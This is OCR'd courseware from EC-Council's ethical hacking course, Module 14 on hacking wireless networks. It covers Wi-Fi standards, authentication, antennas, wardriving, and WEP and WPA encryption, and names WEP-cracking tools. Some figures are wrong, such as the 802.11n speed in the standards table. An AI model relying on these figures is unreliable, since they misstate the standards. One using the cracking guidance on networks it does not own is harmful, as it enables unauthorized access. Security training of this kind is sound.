# Hacking Wireless Networks


## Module 14


# Ethical Hacking and Countermeasures v9

## Module 14: Hacking Wireless Networks

## Exam 312-50



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.






**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Wireless networks are inexpensive and easy to maintain when compared to wired networks. An attacker can easily compromise a wireless network, if proper security measures are not applied or if there is no appropriate network configuration. Employing a high security mechanism to a wireless network may be expensive. Hence, it is advisable to determine critical sources, risks, or vulnerabilities associated with it and then check whether the current security mechanism is able to protect the wireless network against all possible attacks. If not, then upgrade the security mechanisms.

This module describes types of wireless networks, their security mechanisms, threats, and measures to combat the threats to keep the network secure. It examines various wireless encryption algorithms, their strengths and weakness. The module also analyzes wireless network attack techniques and provides countermeasures to defend the information systems.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

A wireless network is an unbounded data communication system that uses radio frequency technology to communicate with devices and obtain data. This network frees the user from complicated and multiple wired connections. It uses electromagnetic waves to interconnect two individual points without establishing any physical connection between them. This section will describe basic wireless concepts.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Wireless Terminologies

- **GSM**
  Universal system used for mobile transportation for wireless network worldwide
- **Bandwidth**
  Describes the amount of information that may be broadcasted over a connection
- **BSSID**
  The MAC address of an access point that has set up a Basic Service Set (BSS)
- **ISM band**
  A set of frequency for the international Industrial, Scientific, and Medical communities
- **Access Point**
  Used to connect wireless devices to a wireless network
- **Hotspot**
  Places where wireless network is available for public use
- **Association**
  The process of connecting a wireless device to an access point
- **Orthogonal Frequency-division Multiplexing (OFDM)**
  Method of encoding digital data on multiple carrier frequencies
- **Direct-sequence Spread Spectrum (DSSS)**
  Original data signal is multiplied with a pseudo random noise spreading code
- **Frequency-hopping Spread Spectrum (FHSS)**
  Method of transmitting radio signals by rapidly switching a carrier among many frequency channels

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Terminologies associated with wireless networks include:

- **BSSID**

  The MAC address of an access point (AP) or base station that has set up a Basic Service Set (BSS) is a Basic Service Set Identifier (BSSID). Usually users are unaware of the BSS to which they belong. When a user moves a device from one place to another, the BSS used by the device could change because there is a variation in the range covered by the AP, but which may not affect the connectivity of the wireless device.

- **Bandwidth**

  Usually, bandwidth refers to the data transfer rate. The unit of measuring the bandwidth is bits (amount of data) per second (bps).

- **Direct-sequence Spread Spectrum (DSSS)**

  DSSS is a spread spectrum technique that multiplies the original data signal with a pseudo random noise spreading code. Also referred to as a data transmission scheme or modulation scheme, the technique protects signals against interference or jamming.

- **Frequency-hopping Spread Spectrum (FHSS)**

  FHSS, also known as Frequency-Hopping Code Division Multiple Access (FH-CDMA), is a method of transmitting radio signals by rapidly switching a carrier among many frequency channels. It decreases the efficiency of unauthorized interception or jamming

of telecommunications. In FHSS, a transmitter hops between available frequencies using a specified algorithm in a pseudorandom sequence known to both sender and receiver.

- **Orthogonal Frequency-division Multiplexing (OFDM)**

  OFDM is a method of digital modulation of data in which a signal at a chosen frequency is split into multiple carrier frequencies that are orthogonal (occurring at right angles) to each other. OFDM maps information on changes in carrier phase, frequency, or amplitude, or combination of these, and shares bandwidth with other independent channels. It produces a transmission scheme that supports higher bit rates than a parallel channel operation. It is also a method of encoding digital data on multiple carrier frequencies.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Wireless Networks

1. Wi-Fi refers to wireless local area networks (WLAN) based on **IEEE 802.11 standard**
2. It is a widely used technology for wireless communication across a **radio channel**
3. Devices such as a personal computer, video-game console, smartphone, etc. use Wi-Fi to connect to a **network resource** such as the Internet via a **wireless network access point**

### Advantages

- Installation is fast and easy and eliminates wiring through **walls** and **ceilings**
- It is easier to **provide connectivity** in areas where it is difficult to lay cable
- Access to the network can be from anywhere within range of an **access point**
- **Public places** like airports, libraries, schools or even coffee shops offer you constant Internet connections using Wireless LAN

### Disadvantages

- Security is a big issue and may **not meet expectations**
- As the number of computers on the network increases, the **bandwidth suffers**
- Wi-Fi enhancements can require new **wireless cards and/or access points**
- Some **electronic equipment** can interfere with the Wi-Fi networks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

In wireless networks, transmission takes place through radio wave transmission. This usually takes place at the physical layer of the network structure. Fundamental changes to data networking and telecommunication are taking place with the wireless communication revolution. Developed according to the IEEE 802.11 standard, Wi-Fi has wide applications in wireless communication. Wi-Fi sets up numerous ways to build a connection between the transmitter and the receiver such as DSSS, FHSS, Infrared (IR), and OFDM.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Wi-Fi Networks at Home and Public Places

- Wi-Fi networks at home allow you to be wherever you want with your laptop, iPad, or handheld device, and not have to make holes for or hide Ethernet cables

**Wi-Fi at Home**


- You can find free/paid Wi-Fi access available in coffee shops, shopping malls, bookstores, offices, airport terminals, schools, hotels, and other public places

**Wi-Fi at Public Places**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Many businesses incorporate wireless technology to provide Wi-Fi as an amenity for both employees and customers. **Bring-Your-Own-Device (BYOD)** is a policy implemented by many businesses and schools. The benefits of global mobile access are tremendous. However, as usage and benefits keep increasing, there are more chances for an attacker to exploit these wireless networks.

Source: *http://www.huffingtonpost.com*


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




The following describes types of wireless networks:

## Extension of a Wired Network

A user can create an extension of a wired network by placing APs between the wired network and the wireless devices. A wireless network can also be created by using an AP.

Types of APs include:

- Software APs
- Hardware APs.

In this type of network, the AP acts like a switch, providing connectivity for computers that use a wireless network interface card (NIC). The AP can connect wireless clients to a wired LAN, which allows wireless computer access to LAN resources, such as file servers or Internet connections.

**To summarize:**

- Software APs (SAPs) can be connected to a wired network, and run on a computer equipped with a wireless NIC.
- Hardware APs (HAPs) support most wireless features.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Multiple APs

This type of network connects computers wirelessly by using multiple APs. If single AP cannot cover an area, multiple APs or extension points can be established.

Each AP's wireless area needs to overlap its neighbor's area. This provides users the ability to move around seamlessly using a feature called roaming. Some manufacturers develop extension points that act as wireless relays, extending the range of a single AP. Multiple extension points can be strung together to provide wireless access to locations far from the central AP.

## LAN-to-LAN Wireless Network

APs provide wireless connectivity to local computers, and local computers on different networks can be interconnected. All hardware APs have the capability to interconnect with other hardware APs. However, interconnecting LANs over wireless connections is a complex task.

## 3G/4G Hotspot

A 3G hotspot is a type of wireless network that provides Wi-Fi access to Wi-Fi-enabled devices including MP3 players, notebooks, tablets, cameras, PDAs, netbooks, and more.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

## Wireless Standards

| Amendments | Freq. (GHz) | Modulation | Speed (Mbps) | Range (ft) |
|---|---|---|---|---|
| 802.11a | 5 | OFDM | 54 | 25 – 75 |
| 802.11b | 2.4 | DSSS | 11 | 150 – 150 |
| 802.11g | 2.4 | OFDM, DSSS | 54 | 150 – 150 |
| 802.11i | Defines WPA2-Enterprise/WPA2-Personal for Wi-Fi | | | |
| 802.11n | 2.4, 5 | OFDM | 54 | ~100 |
| 802.16 (WiMAX) | 10 - 66 | | 70 – 1000 | 30 miles |
| Bluetooth | 2.4 | | 1 - 3 | 25 |

Wi Fi

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IEEE Standard 802.11 has evolved from a basic wireless extension to the wired LAN into a mature protocol that supports enterprise authentication, strong encryption, and quality of service.

When it first came out in 1997, the wireless local area network (WLAN) standard specified operation at 1 and 2 Mb/s in the infrared, as well as in the license-exempt 2.4-GHz Industrial, Scientific, and Medical (ISM) frequency band. An 802.11 network in the early days used to have a few PCs with wireless capability connected to an Ethernet (IEEE 802.3) LAN through a single network AP. 802.11 networks now operate at higher speeds and in additional bands. New issues have arisen such as security, roaming among multiple APs, and quality of service. Letters of the alphabet derived from the 802.11 task groups that created them represent the amendments to the standards.

- The IEEE 802.11a amendment defines requirements for a physical layer (which determines, among other parameters, the frequency of the signal and the modulation scheme to be used) operating in the Unlicensed National Information Infrastructure (UNII) band, at 5 GHz, at data rates ranging from 6 Mb/s to 54 Mb/s. The layer uses OFDM to transmit data on multiple subcarriers within the communications channel. It is in many ways similar to the physical layer specification for HiperLAN II, the European wireless standard promulgated by the European Telecommunications Standards Institute.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Commercially trademarked in 1999 by the Wireless Ethernet Compatibility Alliance (WECA) as Wi-Fi, this amendment made 802.11b a household word. It defines operation in the ISM 2.4GHZ band at 5.5 mbps and 11 mbps (as well as the fallback rates of 1 Mb/s and 2 Mb/s). This physical layer uses the modulation schemes complementary code keying (CCK) and packet binary convolutional coding (PBCC). WECA (since renamed the Wi-Fi Alliance) is an industry organization created to certify interoperability among 802.11b products from diverse manufacturers.
- IEEE 802.11 can be used for real-time applications such as voice and video. To ensure that these time-sensitive applications have the network resources they need, 802.11e defines mechanisms to ensure quality of service to Layer 2 of the reference model, the medium-access layer, or MAC.
- The IEEE 802.11 standards have developed from the small extension points of wired LANs into multiple APs. These APs must communicate with one another to allow users to roam among them. 802.11r defines communication between APs from different vendors.
- The IEEE 802.11g defines high-speed extensions to 802.11b.
- This task group is working on modifications to the 802.11a physical layer to make it usable in Europe. The task group is adding dynamic frequency selection and power control transmission, which are required to meet regulations in Europe.
- The original version of 802.11 incorporated a MAC-level privacy mechanism called Wired Equivalent Privacy (WEP), which has proven inadequate. The task group is busy developing improved security mechanisms. The present draft includes Temporal Key Integrity Protocol (TKIP) as an improvement to WEP.
- The IEEE 802.11i standard improves WLAN security by implementing new encryption protocol such as TKIP) and the Advanced Encryption Standard (AES).
- The IEEE 802.11n is a revision that enhances the earlier 802.11 standards with multiple-input multiple-output (MIMO) antennas. It works in both the 2.4 GHz and 5 GHz bands. This is an IEEE industry standard for Wi-Fi wireless local network transportations. Digital Audio Broadcasting (DAB) and Wireless LAN use OFDM.
- The IEEE 802.16 standard (WiMAX) is a wireless communications standard designed to provide 30 to 40 mbps rates. The original version of the standard on which WiMAX is based (IEEE 802.16) specified a physical layer operating in the 10 to 66 GHz range. The IEEE 802.16a standard, updated in 2004 to 802.16-2004, added specifications for the 2 to 11 GHz range. IEEE 802.16e-2005 is an updated version of 802.16-2004 that uses OFDM.
- Bluetooth is a wireless protocol mostly used for personal networking.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Service Set Identifier (SSID)

**01** SSID is a token to identify a 802.11 (Wi-Fi) network; by default it is the part of the frame header sent over a wireless local area network (WLAN)

**02** It acts as a single shared identifier between the access points and clients

**03** Access points continuously broadcasts SSID, if enabled, for the client machines to identify the presence of wireless network

**04** SSID is a human-readable text string with a maximum length of 32 bytes

**05** If SSID of the network is changed, reconfiguration of the SSID on every host is required, as every user of the network configures the SSID into their system


**06** A non-secure access mode allows clients to connect to the access point using the configured SSID, a blank SSID, or an SSID configured as "any"

**07** Security concerns arise when the default values are not changed, as these units can be compromised

**08** The SSID remains secret only on the closed networks with no activity, that is inconvenient to the legitimate users

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

A service set identifier (SSID) is a case-sensitive, 32 alphanumeric character-long unique name of a wireless local area network (WLAN). SSID is a token used to identify and to locate 802.11 (Wi-Fi). By default, it is the part of the frame header of packets sent over a WLAN. It helps the users to locate an AP to which they can attempt a subsequent AUTH and ASSOC. Security concerns arise when the user does not change default values, since these units are easy to compromise. SSID APs respond to probe requests with probe responses that also include the SSID itself, if it is not hidden. Because SSID is the unique name given to a WLAN, all devices and APs present in WLAN must use the same SSID. Any device that wants to join the WLAN must give the unique SSID. As every user in the network needs to configure the SSID into their system's network settings, if the SSID of the network is changed, the network administrator needs to reconfigure the SSID on every client. Unfortunately, SSID does not provide security to a WLAN, so it is easy to sniff the SSID in plain text from packets. For many commercial products, the default SSID is its vendor's name.




Modes that perform Wi-Fi authentication include:

- Open system authentication
- Shared key authentication

## Open System Authentication Process

In the open system authentication process, any wireless client that wants to access a Wi-Fi network sends a request to the wireless AP for authentication. In this process, the station sends an authentication management frame containing the identity of the sending station, for authentication and connection with the other wireless station. The AP then returns an authentication frame to confirm access to the requested station and thus complete the authentication process.

## Shared Key Authentication Process


In this process, each wireless station receives a shared secret key over a secure channel that is distinct from the 802.11 wireless network communication channels. The following steps illustrate establishment of connection in shared key authentication process:

- The station sends an authentication frame to the AP
- The AP sends challenge text to the station
- The station encrypts the challenge text by making use of its configured 64-bit or 128-bit key, and it sends the encrypted text to the AP.

- The AP uses its configured WEP key to decrypt the encrypted text. The AP compares the decrypted text with the original challenge text. If the decrypted text matches the original challenge text, the AP authenticates the station.
- The station connects to the network

The AP can reject the station if the decrypted text does not match the original challenge text, and then station will be unable to communicate with either the Ethernet network or 802.11 networks.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




The 802.1X standard provides centralized authentication. For 802.1X authentication to work on a wireless network, the AP must be able to securely identify traffic from a specific wireless client. In this Wi-Fi authentication process, a centralized authentication server known as **Remote Authentication Dial in User Service** (**RADIUS**) sends authentication keys to both the AP and to clients that want to authenticate with the AP. This key enables the AP to identify a particular wireless client.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Wi-Fi Chalking

| | | |
|---|---|---|
| **WarWalking** | Attackers **walk around with Wi-Fi enabled laptops** to detect open wireless networks | |
| **WarChalking** | A method used to **draw symbols in public places** to advertise open Wi-Fi networks | |
| **WarFlying** | In this technique, attackers **use drones** to detect open wireless networks | |
| **WarDriving** | Attackers **drive around with Wi-Fi enabled laptops** to detect open wireless networks | |

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


## Wi-Fi Chalking Symbols




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Antennas are an integral part of Wi-Fi networks. They send and receive radio signals. They convert electrical impulses into radio signals and vice versa. The types of wireless antennas include:

- **Directional Antenna**

  In order to improve the transmission and reception, the directional antenna's design allows it to work effectively in only a few directions. This also helps in reducing interference.

- **Omnidirectional Antenna**

  Omnidirectional antennas radiate electromagnetic energy in all directions. They usually radiate strong waves uniformly in two dimensions, but not as strongly in the third. A good example of an omnidirectional antenna is one used by radio stations. These antennas are effective for radio signal transmission because the receiver may not be stationary. Therefore, a radio can receive a signal regardless of where it is.

- **Parabolic Grid Antenna**

  A parabolic grid antenna uses the same principle as a satellite dish but it does not have a solid backing. It consists of a semi-dish that is in the form of a grid made of aluminum wire. These parabolic grid antennas can achieve very long-distance Wi-Fi transmissions by making use of a highly focused radio beam. This type of antenna is useful for transmitting weak radio signals for very long distances—on the order of 10 miles. This


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

enables attackers to get better signal quality, resulting in more data on which to eavesdrop, more bandwidth to abuse, and higher power output that is essential in Layer 1 Denial of Service (DoS) and man-in-the-middle (MITM) attacks. The design of this antenna saves weight and space, and it can pick up Wi-Fi signals that are either horizontally or vertically polarized.

- **Yagi Antenna**

  A Yagi, also called as Yagi Uda antenna, is a unidirectional antenna commonly used in communications for a frequency band of 10 MHz to VHF and UHF. Improving the gain of the antenna and reducing the signal-to-noise (SNR) level of a radio signal are the main focus of this antenna. It does not only have a unidirectional radiation and response pattern, but it concentrates the radiation and response. It consists of a reflector, dipole, and a number of directors. This antenna develops an end fire radiation pattern.

- **Dipole Antenna**

  A dipole is a straight electrical conductor measuring half of a wavelength from end to end and connected at the RF feed line's center. Also called as a doublet, the antenna is bilaterally symmetrical, so it is inherently a balanced antenna. This kind of antenna feeds on a balanced parallel-wire RF transmission line.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

# Parabolic Grid Antenna

Parabolic grid antennas enable attackers to get **better signal quality** resulting in more data to eavesdrop on, **more bandwidth** to abuse and **higher power output** that is essential in Layer 1 DoS and man-in-the-middle attacks


Grid parabolic antennas can pick up Wi-Fi signals from a distance of **ten miles**

| SSID | Channel | Encryption | Authentication | Signal |
|---|---|---|---|---|
| Apple | 2 | None | Unknown | 24% |
| My Wi-Fi | 5 | WEP | Unknown | 40% |
| GSM | 1 | WEP | Unknown | 64% |
| Wi-Fi Planet | 6 | None | Unknown | 38% |
| Awslocal | 8 | None | Unknown | 54% |

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Wireless encryption is a process of protecting the wireless network from attackers who try to collect sensitive information by breaching the RF (Radio Frequency) traffic. This section provides insight into various wireless encryption standards such as WEP, WPA and WPA2, WEP issues, the process of breaking the encryption algorithms, and defense mechanisms against encryption algorithm cracking.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Attacks on wireless networks are increasing day by day with the increasing use of wireless networks. Encrypting the information before it is transmitted on a wireless network is the most popular way of protecting wireless networks against attackers. There are several types of wireless encryption algorithms, which can secure the wireless network. Each wireless encryption algorithm has advantages and disadvantages.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# WEP Encryption

## What is WEP?

- **Wired Equivalent Privacy** (WEP) is an IEEE 802.11 wireless protocol which provides security algorithms for data confidentiality during wireless transmissions
- WEP uses a **24-bit initialization vector (IV)** to form stream cipher RC4 for confidentiality, and the CRC-32 checksum for integrity of wireless transmission

**64-bit** WEP uses a 40-bit key

**128-bit** WEP uses a 104-bit key size

**256-bit** WEP uses 232-bit key size

## WEP Flaws

**It was developed without:**

- Academic or public review
- Review from cryptologists

- It has significant vulnerabilities and design flaws

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


# How WEP Works

01 CRC-32 checksum is used to calculate a 32-bit **Integrity Check Value** (ICV) for the data, which, in turn, is added to the data frame

02 A 24-bit arbitrary number known as **Initialization Vector (IV)** is added to WEP key; WEP key and IV are together called as **WEP seed**

03 The WEP seed is used as the input to **RC4** algorithm to generate a key stream (key stream is bit-wise **XORed** with the combination of data and ICV to produce the encrypted data)

04 The IV field (IV+PAD+KID) is added to the ciphertext to generate a **MAC frame**




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

WEP was an early attempt to protect wireless networks from security breaches, but as technology has improved, later it has become evident that information encrypted with WEP is vulnerable to attack. Let us get into details of WEP.

## What Is WEP Encryption?

WEP is a component of the IEEE 802.11 WLAN standards. Its primary purpose is to provide confidentiality of data on wireless networks at a level equivalent to that of wired LANs, which can apply physical security to stop unauthorized access to a network.

In a wireless LAN, a user or an attacker can access the network without physically connecting to the LAN. Therefore, WEP utilizes an encryption mechanism at the data link layer for minimizing unauthorized access on the WLAN. This is accomplished by encrypting data with the symmetric RC4 encryption algorithm—a cryptographic mechanism used to defend against threats.

## Role of WEP in Wireless Communication

- WEP protects against eavesdropping on wireless communications
- It attempts to prevent unauthorized access to the wireless network
- It depends on a secret key. This key encrypts packets before transmission. A mobile station and an AP share this key. Performing an integrity check ensures that packets are not altered during transmission. 802.11 WEP encrypts only the data between network clients.

## Main Goals of WEP

- Confidentiality: It prevents link-layer eavesdropping
- Access Control: It determines who may access data
- Data Integrity: It protects the change of data by a third party
- Efficiency

## Key points

It was developed without:

- Academic or public review
- Review from cryptologists.

It has significant vulnerabilities and design flaws

- WEP is a stream cipher that uses RC-4 to produce a stream of bytes that are XORed with plaintext

The length of the WEP and the secret key are:

- 64-bit WEP uses a 40-bit key
- 128-bit WEP uses a 104-bit key size
- 256-bit WEP uses 232-bit key size


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

## WEP Flaws

Some basic flaws undermine WEP's ability to protect against a serious attack:

- No defined method for encryption key distribution:
  - Pre-shared keys are set once at installation and are rarely (if ever) changed
  - It is easy to recover the number of plaintext messages encrypted with the same key
- RC4 was designed to be used in a more randomized environment than WEP utilized:
  - As the pre-shared key is rarely changed, the same key is used over and over
  - An attacker monitors the traffic and finds different ways to work with the plaintext message
  - With knowledge of the ciphertext and plaintext, an attacker can compute the key
- Attackers analyze the traffic from passive data captures and crack WEP keys with the help of tools such as AirSnort, WEPCrack, and dweputils.
- Key scheduling algorithms are also vulnerable to attack.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# What is WPA?

- Wi-Fi Protected Access (WPA) is a **data encryption method** for WLANs based on 802.11 standards
- It is a snapshot of 802.11i (under development) providing **stronger encryption**, and enabling PSK or EAP authentication

## TKIP (Temporal Key Integrity Protocol)

- TKIP utilizes the RC4 stream cipher encryption with **128-bit** keys and **64-bit** MIC integrity check
- TKIP mitigated vulnerability by **increasing the size of the IV** and using mixing functions

## 128-bit Temporal Key

- Under TKIP, the client starts with a 128-bit "temporal key" (TK) that is then **combined with the client's MAC address** and with an IV to create a keystream that is used to encrypt data via the RC4
- It implements a sequence counter to protect against **replay attacks**


## WPA Enhances WEP

- TKIP enhances WEP by adding a **rekeying mechanism** to provide fresh encryption and integrity keys
- Temporal keys are changed for every **10,000 packets**. This makes TKIP protected networks more resistant to cryptanalytic attacks involving key reuse

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# How WPA Works

- Temporal encryption key, transmit address, and TKIP sequence counter (TSC) is used as input to **RC4 algorithm** to generate a **Keystream**
- MAC Service Data Unit (MSDU) and message integrity check (MIC) are combined using **Michael algorithm**
- The combination of MSDU and MIC is fragmented to generate **MAC Protocol Data Unit (MPDU)**
- A **32-bit Integrity Check Value (ICV)** is calculated for the MPDU
